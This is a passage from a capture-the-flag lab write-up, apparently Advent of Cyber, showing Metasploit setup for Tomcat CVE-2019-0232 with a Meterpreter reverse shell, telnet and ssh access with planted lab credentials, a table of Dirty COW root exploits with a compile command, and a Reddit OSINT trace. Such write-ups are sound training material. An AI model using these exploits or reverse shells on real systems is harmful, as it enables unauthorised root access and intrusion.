msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

We were settings the Metasploit for **LHOST, LPORT, and RHOST**.



```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki
                                          /Using-Metasploit
   RPORT       8080             yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI   /                yes       The URI path to CGI script
   VHOST                        no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.203.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

Thought Process/Methodology:

When we got the IP address of the vulnerable machine, we were using the nmap on the IP in order to gain info about the system. As we noticed that there are a port for http-proxy, we immediately accessed it. And it leads to us finding out they are using Apache Tomcat **9.0.17**. As soon as knowing that, we done a quick google search on the way to exploit it and found out about CVE-2019-0232. We able to gain the flag by exploiting the CVE.


Day 13: Networking – Coal for Christmas

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1


After running nmap on the vulnerable machine's IP, we know that the old, deprecated protocol and service that is running on the machine is telnet.



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.111.98
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-16 17:14 EDT
Nmap scan report for 10.10.111.98
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 34.77 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Question 2


Accessing the protocol service, there was credential left for us.



```
Nmap done: 1 IP address (1 host up) scanned in 34.77 seconds

┌──(kali㉿kali)-[~]
└─$ telnet 10.10.111.98 23
Trying 10.10.111.98...
Connected to 10.10.111.98.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
```


Question 3

As soon as we know the credential, we accessed the ssh protocol on the machine.



```
┌──(kali㉿kali)-[~]
└─$ ssh santa@10.10.111.98
santa@10.10.111.98's password:
                \ /
              ⟶*⟵
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ 
```


With this, we were able to enumerate file in it and find that the machine use "**Ubuntu 12.04**"



```
              ⟶*⟵
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ ls
christmas.sh  cookies_and_milk.txt
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

Question 4

We opened the “cookies_and_milk.txt” file and the **grinch** got here before us.



```
$ cat cookies_and_milk.txt
/***************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//         The Grinch
//***************************************************/
```

Question 5

The grinch left us some codes, and in order to know more about it we are researching dirtycow library.





Table of PoCs

Note: if you experience crashes or locks take a look at this fix.

Link	Usage	Description	Family
dirtyc0w.c	`./dirtyc0w file content`	Read-only write	/proc/self/mem
cowroot.c	`./cowroot`	SUID-based root	/proc/self/mem
dirtycow-mem.c	`./dirtycow-mem`	libc-based root	/proc/self/mem
pokemon.c	`./d file content`	Read-only write	PTRACE_POKEDATA
dirtycow.cr	`dirtycow --target --string --offset`	Read-only write	/proc/self/mem
dirtyc0w.c	`./dirtycow file content`	Read-only write (Android)	/proc/self/mem
dirtycow.rb	`use exploit/linux/local/dirtycow` and `run`	SUID-based root	/proc/self/mem


As we are researching about it, we found an exact same code with comments on it stating that verbatim syntax you can use to compile is “**gcc -pthread dirty.c -o dirty -lcrypt**”.



```
193 lines (172 sloc)  4.7 KB

//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
```

Question 6


The new username created is firefart.



```
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace pokedata "pokemon" method):
```

Question 8

The CVE of dirty cow can be found on their website which is CVE-2016-5195.



Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit Details

Thought Process/Methodology:

After running nmap on the vulnerable machine's IP, we know that the old, deprecated protocol and service that is running on the machine is telnet. Accessing the protocol service, there was credential left for us. As soon as we know the credential, we accessed the ssh protocol on the machine. We opened the "cookies_and_milk.txt" file and the **grinch** got here before us.


Day 14: OSINT – Where's Rudolph?

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1


For this OSINT task, we were given the username.



Task #1

While hunting and searching for any hints or clues
Santa uncovers some details and shares the news
Rudolph loved to use Reddit and browsed aplenty
His username was 'IGuidetheClaus2020'

As we know Rudolph loves using reddit we immediately search for his username and look at all his comments.



reddit u/IGuidetheClaus2020 Search Reddit Shop Avatars kequeen-simp 1 karma

OVERVIEW POSTS COMMENTS AWARDS RECEIVED (LEGACY)

New Hot Top

IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago
Ouch. Some days I love Twitter. Some days, it's just...lol.
Reply Give Award Share ···

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... · r/books · Posted by u/speckz

IGuidetheClaus2020 5 points · 2 years ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
Reply Give Award Share ···

IGuidetheClaus2020 commented on [deleted by user] · r/christmas · Posted by u/[deleted]

IGuidetheClaus2020 1 point · 2 years ago
All that's missing is some jingle juice!
Reply Give Award Share ···


IGuidetheClaus2020 commented on My 2020 display in Fullerton, CA · r/christmas · Posted by u/[deleted]

IGuidetheClaus2020 1 point · 2 years ago
Holy electric bill, Batman!

u/IGuidetheClaus2020
Karma 36
Cake day November 24, 2020
Follow Chat
More Options
Trophy Case (1)
One-Year Club
Help About
Reddit Coins Careers
Reddit Premium Press
Advertise
Blog
Terms

Question 2


One of the comments said that his creator's name is Robert and he born in Chicago.



IGuidetheClaus2020 · 2 yr. ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
6 Reply Give Award Share Report Save Follow

Question 3

Knowing the place and name of the creator, we dig further and found out that his creator's last name is May.



Robert Chicago rudolph

All Images News Maps Shopping More Tools

About 5,270,000 results (0.53 seconds)

https://en.wikipedia.org › wiki › Robert_L


Robert L. May - Wikipedia

The beginning of **Rudolph** — **Robert** L. May (July 27, 1905 – August 11, 1976) was the creator of **Rudolph** the Red-Nosed Reindeer.

The beginning of Rudolph · Rudolph spreads in popularity · Legacy of Rudolph

Question 4

The other comment also stated that he loves using Twitter.




IGuidetheClaus2020 · 2 yr. ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

1 Give Award Share Report Save

Question 5

In order to gain more information, we started to search for his Twitter using the username given and found out that his Twitter's username is "**@IGuideClaus2020**"



Follow

